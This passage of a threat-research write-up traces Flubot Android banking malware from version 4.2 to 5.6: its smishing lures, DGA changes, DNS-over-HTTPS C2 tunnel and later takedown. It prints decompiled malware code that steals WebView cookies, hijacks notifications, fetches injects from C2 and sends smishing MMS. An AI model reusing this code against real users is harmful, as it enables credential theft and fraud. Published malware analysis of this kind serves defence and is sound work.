    if ((14 + 11) % 11 <= 0) {
    }
    if ((31 + 5) % 5 <= 0) {
    }
    try {
        RC4Key p86ce4610 = new RC4Key(bArr2);
        int i = 0;
        int i2 = 0;
        for (int i3 = 0; i3 < bArr.length; i3++) {
            i = (i + 1) & 255;
            byte[] bArr3 = p86ce4610.f2829a;
            i2 = (i2 + bArr3[i]) & 255;
            byte b = bArr3[i2];
            bArr3[i2] = bArr3[i];
            bArr3[i] = b;
            bArr[i3] = (byte) (bArr3[(bArr3[i] + bArr3[i2]) & 255] ^ bArr[i3]);
        }
    } catch (Exception unused) {
    }
}
```

Besides the new protocol encryption on version 4.2, TAs also added at the end of May support for new campaigns in Romania.
Finally, on 28 May 2021 new samples of Flubot 4.3 were discovered with minor changes, mainly focused on the strings obfuscation implemented by the malware.


June 2021: VoiceMail. New campaign new countries [Flubot versions 4.4-4.6]

A few days after first samples of Flubot 4.3 were discovered – on May 31, 2021 and June 1, 2021 – new samples of Flubot were observed with version number bumped to 4.4.
One more time, no major changes in this new version. TAs added support for campaigns in Portugal. As we can see with versions 4.3 and 4.4, it was common for Flubot's TAs to bump the version number in just a few days, with just minor changes. Some versions were not even found in public repositories (e.g. version 3.3), which suggests that some versions were

never used in public or just skipped and TAs just bumped the version. Maybe those “lost versions” lasted just a few hours in the distribution servers and were quickly updated to fix bugs.
In the month of June the TAs hardly made any changes related to features, but instead they were working on new distribution campaigns.
On version 4.5, TAs added Slovakia, Czech Republic, Greece and Bulgaria to the list of supported countries for future campaigns. TAs reused the same DGA seed for all of them, so it didn’t require too much work from their part to get this version released.

A few days after version 4.5 was observed, a new version 4.6 was discovered with new countries added for future campaigns: Austria and Switzerland. Also, some countries that were removed in previous versions were reintroduced: Sweden, Poland, Hungary, and The Netherlands.

This new version of Flubot didn’t come only with more country coverage. TAs introduced a new distribution campaign lure: VoiceMail. In this new “VoiceMail” campaign, infected devices were used to send text messages to new potential victims using messages in which the user was lead to a fake website. This time a “VoiceMail” app was installed, which should allow the user to listen to the received Voice mail messages. In the following image we can see the VoiceMail campaign for Spanish users.



July 2021: TAs Holidays [Flubot versions 4.7]

July 2021 is the month with less activity. In this month, only one version update was observed at the very beginning of the month – Flubot 4.7. This new version came without the usage of different DGA seeds by country or device language. TAs started to randomly choose the seed from a list of seeds, which were the same seeds that were previously used

for country or device language.


```
public static void mfbc9e6c8() {
    if ((31 + 19) % 19 <= 0) {
    }
    if ((30 + 8) % 8 <= 0) {
    }
    if ((26 + 16) % 16 <= 0) {
    }
    int i = Calendar.getInstance().get(1);
    int i2 = Calendar.getInstance().get(2);
    long j = (long) ((i ^ i2) ^ 0);
    f71a = j;
    long j2 = j * 2;
    f71a = j2;
    long j3 = j2 * (((long) i) ^ j2);
    f71a = j3;
    long j4 = j3 * (((long) i2) ^ j3);
    f71a = j4;
    long j5 = j4 * (((long) 0) ^ j4);
    f71a = j5;
    f71a = j5 + ((long) new int[]{1945, 1813, 1136, 1642, 2931}[C0017p21316e41.f102c.nextInt(5)]);
}
```

Besides the changes related to the DGA seeds, TAs also introduced support for campaigns in new countries: Serbia, Croatia and Bosnia and Herzegovina.

There was almost no Flubot activity in summer. Our assumption is the developers were busy with their summer holidays. As we will see in the following section, TAs will recover their activity in August and October.

August-September 2021: Slow come back from Holidays [Flubot versions 4.7-4.9]

During the first days of August, after TAs possibly enjoyed a nice holiday season, Australia was added to version 4.7 in order to start distribution campaigns in that country.
Only a week later, TAs released the new version 4.8, in which we found some minor changes mostly related to UI messages and alert dialogs.




```
<  dla \"%s\".\n\nKliknij \"%s\" aby przej
---
>  dla \"%s\".\n\nKliknij przycisk \"%s\", aby przej
454c472
<  powiadomie
---
>  powiadamiania.
561c579
< d wysy
---
> d podczas wysy
```

One more version bump for Flubot was discovered on September, when version 4.9 came out with some more minor changes, just like the previous version 4.8. This time, new web injections were introduced in the C2 servers to steal credentials from victims. Those two new versions with minor changes (not very relevant) seems like a relaxed come back to activity. From our point of view, the most interesting thing that happened in those two months is that TAs started to distribute another malware family using the Flubot botnet. We received from C2 servers a few smishing tasks in which the fake "VoiceMail" website was serving Teabot (also known as Anatsa and Toddler) instead of Flubot.

That was very interesting because it showed that Flubot's TAs could be also associated with this malware family or at least could be interested on selling the botnet for smishing purposes to other malware developers. As we will see, that was not the only family distributed by Flubot.


October-November 2021: 'Android Security Update' campaign and new big protocol changes [Flubot versions 4.9]

During October and most part of November, Flubot's TAs didn't bump the version number of the malware and they didn't do very important moves during that period of time.
At the beginning of October, we saw a campaign different from the previous DHL / Correos / Fedex campaigns or the "VoiceMail" campaign. This time, TAs started to distribute Flubot as a fake security update for Android.

It seems this new distribution campaign wasn't working as expected, since TAs kept using the "VoiceMail" distribution campaign after a few days.

TAs were very quiet until late November, when they finally released new samples with important changes in the protocol used to communicate with C2 servers. After bumping the version numbers so quickly at the beginning, now TAs weren't bumping the version number even with a major change like this one.

This protocol change allowed the malware to communicate with the C2 servers without starting a direct connection with them. Flubot used TXT DNS requests to common public DNS servers (Google, CloudFlare and AliDNS). Then, those requests were forwarded to the actual C2 servers (which implemented DNS servers) to get the TXT record response from the servers and forward it to the malware. The stolen information from the infected device was sent encrypting it using RC4 (in a very similar way to the used in the previous protocol version) and encoding the encrypted bytes. This way, the encoded payload was used as a subdomain of the DGA generated domain. The response from C2 servers was also encrypted and encoded as the TXT record response to the TXT request, and it included the commands to execute smishing tasks for distribution campaign or the web injections used to steal credentials.



With this new protocol, Flubot was using DoH servers from well known companies such as Google and CloudFlare to establish a tunnel of sorts with the C2 servers. With this technique, detecting the malware via network traffic monitoring was very difficult, since the malware wasn't establishing connections with unknown or malicious servers directly. Also, since it was using DoH, all the DNS requests were encrypted, so network traffic monitoring couldn't identify those malicious DNS requests.

This major change in the protocol with the C2 servers could also explain the low activity in the previous months. Possibly developers were working on ways to improve the protocol as well as the code of both malware and C2 servers backend.

December 2021: 'Flash Player' campaign and DGA changes [Flubot versions 5.0-5.1]

Finally, in December the TAs decided to finally bump the version number to 5.0. This new version brought a minor but interesting change: Flubot can now receive URLs in addition to web injections HTML and JavaScript code. Before version 5.0, C2 servers would send the web injection code, which was saved on the device for future use when the victim opened one of the targeted applications in order to steal the credentials. Since version 5.0, C2 servers were sending URLs instead, so Flubot's malware had to visit the URL and save the HTML and JavaScript source code in memory for future use.


```
while (i2 < injectsPackages.length) {
    String shell = p1a23efe4.c("GET_INJECT," + injectsPackages[i2]);
    if (shell == null) {
        return false;
    }
    if (shell.length() == 0) {
        return false;
    }
    if (shell.startsWith("http")) { // received HTTP url for the inj
        URL shellUrl = new URL(shell);
        boolean shellHttps = shellUrl.getProtocol().equalsIgnoreCase("https") ? z : z2;
        String shellHost = shellUrl.getHost();
        String shellPath = shellUrl.getPath();
        String shellQuery = shellUrl.getQuery();
        int shellPort = shellHttps ? 443 : 80;
        p02648dd0 com2 = new p02648dd0();
        com2.c(shellHost);
        pm = pm2;
        com2.f(false);
        com2.d(shellPath + "?" + shellQuery);
        com2.g(shellHttps);
        com2.e(shellPort);
        if (!com2.h() || (output2 = com2.a()) == null) {
            return false;
        }
        packages = packages2;
        if (output2.length() <= $3.length() || !output2.substring(output2.length() - $3.length()).equals($3)) {
            return false;
        }
        output = output2.substring(0, output2.length() - $3.length());
    } else { // received inject code ?
        pm = pm2;
        packages = packages2;
        output = shell;
    }
    e.put(injectsPackages[i2], output);
    i2++;
```

No more new versions or changes were observed until the end of December, when the TAs wanted to say goodbye to the 2021 by releasing Flubot 5.1. The first samples of Flubot 5.1 were detected on December 31. As we will see in the following section, on January 2 Flubot 5.2 samples came out. Version 5.1 came out with some important changes on DGA. This time, TAs introduced a big list of TLDs to generate new domains, while they also introduced a new command used to receive a new DGA seed from the C2 servers – UPDATE_ALT_SEED. Based on our research, this new command was never used, since all the newly infected devices had to connect to the C2 servers using the domains generated with the hard-coded seeds.

```
private static final String[] f85f = {".ru", ".cn", ".com", ".org", ".pw",
                ".net", ".bar", ".host", ".online", ".space", ".site", ".xyz", ".website",
                ".shop", ".kz", ".md", ".tj", ".pw", ".gdn", ".am", ".com.ua", ".news",
                ".email", ".icu", ".biz", ".kim", ".work", ".top", ".info", ".br"};
```

```
case 462153245:
    if (type.equals("UPDATE_ALT_SEED")) {
        c = 14;
        break;
    }
    break;
```

Besides the new changes and features added in December, TAs also introduced a new campaign: “Flash Player”. This campaign was used alongside with “VoiceMail” campaign, which still was the most used to distribute Flubot. In this new campaign, a text message was sent to the victims from infected devices trying to make them install a “Flash Player” application in order to watch a fake video in which the victim appeared. The following image shows how simple the distribution website was, shown when the victim opens the link.




January 2022: Improvements in Smishing features and new ‘Direct Reply’ features [Flubot versions 5.2-5.4]

At the very beginning of January new samples for the new version of Flubot were detected. This time, version 5.2 introduced minor changes in which TAs added support for longer text messages on smishing tasks. They stopped using the usual Android’s “sendTextMessage”

function and started to use “sendMultipartTextMessage” alongside “divideMessage” instead. This allowed them to use longer messages, split into multiple messages.

A few days after new sample of version 5.2 was discovered, samples of version 5.3 were detected. In this case, no new features were introduced. TAs removed some unused old code. This version seemed like a version used to clean the code. Also, three days after the first samples of Flubot 5.3 appeared, new samples of this version were detected with support for campaigns in new countries: Japan, Hong Kong, South Korea, Singapore and Thailand.

```
case 17:
    pbf65baa7.f82a = new String[]{"44", "61", "65", "64", "852"}; // phone country codes for UK, AU, Singapure, New Zeland, Hong Kong
    String[] strArr5 = pbf65baa7.f82a;// english strings for UK, AU, Singapure, New Zeland, Hong Kong
    f61a = strArr;
    break;
case 18:
    pbf65baa7.f82a = new String[]{$2, "31"};
    String[] strArr6 = pbf65baa7.f82a;
    f61a = f62b;
    break;
case 27:
    pbf65baa7.f82a = new String[]{"48"};
    String[] strArr13 = pbf65baa7.f82a;
    f61a = f73m;
    break;
case 28:
    pbf65baa7.f82a = new String[]{"82"}; // South Korea phone country code
    String[] strArr14 = pbf65baa7.f82a;// Korean strings for South Korea
    f61a = f74n;
    break;
case 29:
    pbf65baa7.f82a = new String[]{"81"}; // Japan phone country code
    String[] strArr15 = pbf65baa7.f82a;// Japanese strings for Japan
    f61a = f75o;
    break;
default:
    pbf65baa7.f82a = new String[]{$2};
    String[] strArr16 = pbf65baa7.f82a;
    f61a = strArr;
    break;
```



```
case 30:
    pbf65baa7.f84a = new String[]{"40"}; // Romania
    String[] strArr16 = pbf65baa7.f84a;
    f61a = f76p;
    break;
case 31:
    pbf65baa7.f84a = new String[]{"66"}; // Thailand
    String[] strArr17 = pbf65baa7.f84a;
    f61a = f77q;
    break;
```

By the end of January, TAs released a new version: Flubot 5.4. This new version introduced a new and interesting feature: Direct Reply. The malware was now capable to intercept the notifications received in the infected device and automatically reply them with a configured message received from the C2 servers.

```
public void onNotificationPosted(StatusBarNotification sbn) {
    String str;
    if ((16 + 4) % 4 <= 0) {
    }
    if ((23 + 24) % 24 <= 0) {
    }
    super.onNotificationPosted(sbn);
    if (getSharedPreferences(getString(2131689500), 0).getBoolean("c", false)) {
        cancelNotification(sbn.getKey());
    }
    C0000p1276079f action = p22510603.m5456b(sbn.getNotification(), getPackageName());
    String title = sbn.getNotification().extras.getString("android.title");
    String text = sbn.getNotification().extras.getString("android.text");
    String packageName = sbn.getPackageName();
    Long timeout = (Long) f123e.get(packageName);
    if (!(timeout == null && action == null)) {
        cancelNotification(sbn.getKey());
    }
    if (timeout == null) {
        timeout = 0L;
    }
    if (!(action == null || (str = f121c) == null || str.isEmpty())) {
        try {
            if (timeout.longValue() == 0) {
                f123e.put(packageName, Long.valueOf(System.currentTimeMillis()));
                Integer sent2package = (Integer) f122d.get(packageName);
                if (sent2package == null) {
                    sent2package = 0;
                }
                f122d.put(packageName, Integer.valueOf(sent2package.intValue() + 1));
                String replaceAll = f121c.replaceAll("%APP%", pd8474166.m5307f(this, packageName));
                f121c = replaceAll;
                String replaceAll2 = replaceAll.replaceAll("%TITLE%", title);
                f121c = replaceAll2;
                f121c = replaceAll2.replaceAll("%TEXT%", text);
                action.m5470f(getApplicationContext(), f121c);
            } else if (System.currentTimeMillis() - timeout.longValue() > 2000) {
                f123e.put(packageName, 0L);
            }
        } catch (PendingIntent.CanceledException e) {
        }
    }
    if (C0008p7e1b9eb1.m5364j()) {
        p53cba4f5.m5412f("LOG,NOTIF," + title + ": " + text, true);
        cancelNotification(sbn.getKey());
    }
}
```

To get the message that would be used to reply notifications, Flubot 5.4 introduces a new request command called “GET_NOTIF_MSG”. As the following image shows, this request command is used to get the message to finally be used when a new notification is received.

```
    if ((16 + 12) % 12 <= 0) {
    }
    while (true) {
        String stats = "";
        for (Map.Entry<String, Integer> entry : f122d.entrySet()) {
            stats = stats + entry.getKey() + ":" + entry.getValue() + ",";
        }
        String response = p53cba4f5.m5415c(String.format("%s,%s", "GET_NOTIF_MSG", stats));
        if (response != null) {
            f121c = response;
        }
        pd8474166.m5297p(60);
    }
}

@Override // android.service.notification.NotificationListenerService
public void onListenerConnected() {
    if ((26 + 8) % 8 <= 0) {
    }
    if ((21 + 6) % 6 <= 0) {
    }
    new Thread(new pc34d87e7(this)).start();
    f120b = true;
    super.onListenerConnected();
}
```

Even though this was an interesting new feature to improve the botnet's distribution power, it didn't last too long. It was removed in the following version.

In the same month we detected Medusa, another Android banking malware, distributed in some Flubot smishing tasks. This means that, one more time, Flubot botnet was being used as a distribution botnet for distribution of another malware family. In August 2021 it was used to distribute Teabot. Now, it has been used to distribute Medusa.

If we try to connect the dots, it could explain the new "Direct Reply" feature and the usage of "multipart messages". Those improvements could have been introduced due to suggestions made by Medusa's TAs in order to use Flubot botnet as distribution service.


February-March-April 2022: New cookie stealing features [Flubot versions 5.5]

From late January – when we fist observed version 5.4 in the wild – to late February, almost one month passed until a new version was released. We believe this case is similar to previous periods of time, like August-November 2021, when TAs used that time to introduce a big change in the protocol. This time, it seems TAs were quietly working on new Flubot 5.5, which came with a very interesting feature: Cookie stealing.
The first thing we realized by looking at the new code was a little change when requesting the list of targeted apps. This request must include the list of installed applications in the infected device. As a result, the C2 server would provide the subset of apps which are

targeted. In this new version, ".new" was appended to the package names of installed apps when doing the "GET_INJECTS_LIST" request.

At the beginning, the C2 servers were responding with URLs to fetch the web injections for credentials stealing when using ".new" appended to the package's name.
After some time, C2 servers started to respond with the official URL of the banks and crypto-currency platforms, which seemed strange. After analysis of the code, we realized they also introduced code to steal the cookies from the WebView used to show web injections – in this case, the targeted entity's website. Clicks and text changes in the different UI elements of the website were also logged and sent to the C2 server, so TAs were not only stealing cookies: they were also able to steal credentials via "keylogging".

The cookies stealing code could receive an URL, the same way it could receive a URL to fetch web injections, but this time visiting the URL it wasn't receiving the web injection. Instead, it was receiving a new URL (the official bank or service URL) to be loaded and to steal the credentials from. In the following image, the response from a compromised website used to download the web injections is shown. In this case, it was used to get the payload for stealing GMail's cookies (shown when the victim tries to open Android Email application).



After the victim logs in to the legitimate website, Flubot will receive and handle an event when the website ends loading. At this time, it gets the cookies and sends them to the C2 server, as can be seen in the following image.

```
@Override  // android.webkit.WebViewClient
public void onPageFinished(WebView view, String url) {
    if(CookieManager.getInstance() != null) {
        String cookie = CookieManager.getInstance().getCookie(url);
        if(cookie != null) {
            p283e6609.a("\nCookie -> " + url + ":\n" + cookie + "\n\n");
        }
    }

    super.onPageFinished(p7fe53cb4.e(), url);
}
```

May 2022: MMS smishing and.. The End? [Flubot versions 5.6]

Once again, after one month without new versions in the wild, a new version of Flubot came out at the beginning of May: Flubot 5.6. This is the last known Flubot version.
This new version came with a new interesting feature: MMS smishing tasks. With this new feature, TAs were trying to bypass carriers detections, which were probably put in place after more than a year of activity. A lot of users were infected and their devices where sending text messages without their knowledge.

To introduce this new feature, TAs added new request's commands:
– GET_MMS: used to get the phone number and the text message to send (similar to the usual GET_SMS used before for smishing)
– MMS_RATE: used to get the time rate to make "GET_MMS" request and send the message (similar to the usual SMS_RATE used before for smishing).

```
(p297956ea.m5418a(f112a)) {
 StringBuilder sb = new StringBuilder();
 sb.append("send.");
 sb.append(p93cc5a92.f118b.nextInt());
 sb.append(".dat");
 String fileName = sb.toString();
 File sendFile = new File(f112a.getCacheDir(), fileName);
 byte[] pdu = pa65fd0ef.m5338k(String.format("%s,%d", "GET_MMS", Integer.valueOf(f114c)));
 if (pdu == null || pdu.length <= 1) {
     throw new Exception();
 }
 String packName = pda2d9c90.f157b;
 Uri writerUri = new Uri.Builder().authority(packName).path(fileName).scheme("content").build();
 String SENT_INTENT_ID = "MmsSent1_" + random.nextLong();
 PendingIntent sentIntent = PendingIntent.getBroadcast(f112a, 0, new Intent(SENT_INTENT_ID), 0);
 f112a.registerReceiver(new p208e8316(sendFile, latch), new IntentFilter(SENT_INTENT_ID));
 FileOutputStream writer = new FileOutputStream(sendFile);
 writer.write(pdu);
 SmsManager.getDefault().sendMultimediaMessage(f112a, writerUri, null, null, sentIntent);
 return;

public static int m5361b(boolean sms) {
    if ((27 + 10) % 10 <= 0) {
    }
    if ((30 + 25) % 25 <= 0) {
    }
    while (true) {
        String smsRateStr = pa65fd0ef.m5346c(sms ? "SMS_RATE" : "MMS_RATE");
        if (smsRateStr == null) {
            p297956ea.m5404o(70);
        } else {
            try {
                int rate = Integer.parseInt(smsRateStr);
                if (rate >= 1 && rate <= 600) {
                    return rate;
                }
                p297956ea.m5404o(70);
            } catch (Exception e) {
                p297956ea.m5404o(70);
```

After this version got released on May 1st, the C2 servers stopped working on May 21st. They were offline until May 25th, but they were still not working properly, since they were replying with empty responses. Finally, on June 1st, Europol published on their website that they took down the Flubot's infrastructure with the cooperation of police from different countries. Dutch Police was the one that took down the infrastructure. It probably happened because Flubot C2 servers, at some point in 2022, changed the hosting services to a hosting service in The Netherlands, making it easier to take down.

Does it mean this is the end of Flubot? Well, we can't know for sure, but it seems police wasn't able to get the RSA private keys since they didn't make the C2 servers send commands to detect and remove the malware from the devices.
This means that the TAs should be able to bring Flubot back by just registering new domains

and setting up all the infrastructure in a “safer” country and hosting service. TAs could recover their botnet, with less infected devices due to the offline time, but still with some devices to continue sending smishing messages to infect new devices. It depends on the TAs intentions, since it seems that the police hasn’t found them yet.

Conclusion

Flubot has been one of the most – if not the most – active banking malware family of the last few years. Probably this was due to their powerful distribution strategy: smishing. This malware has been using the infected devices to send text messages to the phone numbers which were stolen from the victims smartphones. But this, in combination with fake parcel shipping messages in a period of time in which everybody is used to buy things online has made it an important threat.

As we have seen in this post, TAs have introduced new features very frequently, which made Flubot even more dangerous and contagious. A significant part of the updates and new features have been introduced to improve the distribution capabilities of the malware in different countries, while others have been introduced to improve the credentials and information stealing capabilities.

Some updates delivered major changes in the protocol, making it more difficult to detect via network monitoring, with a DoH tunnel-based protocol which is really uncommon in the world of Android Malware. It seems that TAs have even been interested on selling some kind of “smishing distribution” service to other TAs, as we have seen with the association with Teabot and Medusa.

After one year and a half, Dutch Police was able to take down the C2 servers after TAs started using a Dutch hosting service. It seems to be the end of Flubot, at least for now.

TAs still can move the infrastructure back to a “safer” hosting and register new DGA domains to recover their botnet. It’s too soon to determine that was the end of Flubot. Time will tell what will happen with this Android malware family, which has been one of the most important and interesting malware families in the last few years.

List of samples by version

0.1 – 5e0311fb1d8dda6b5da28fa3348f108ffa403f3a3cf5a28fc38b12f3cab680a0
0.5 – d3af7d46d491ae625f66451258def5548ee2232d116f77757434dd41f28bac69
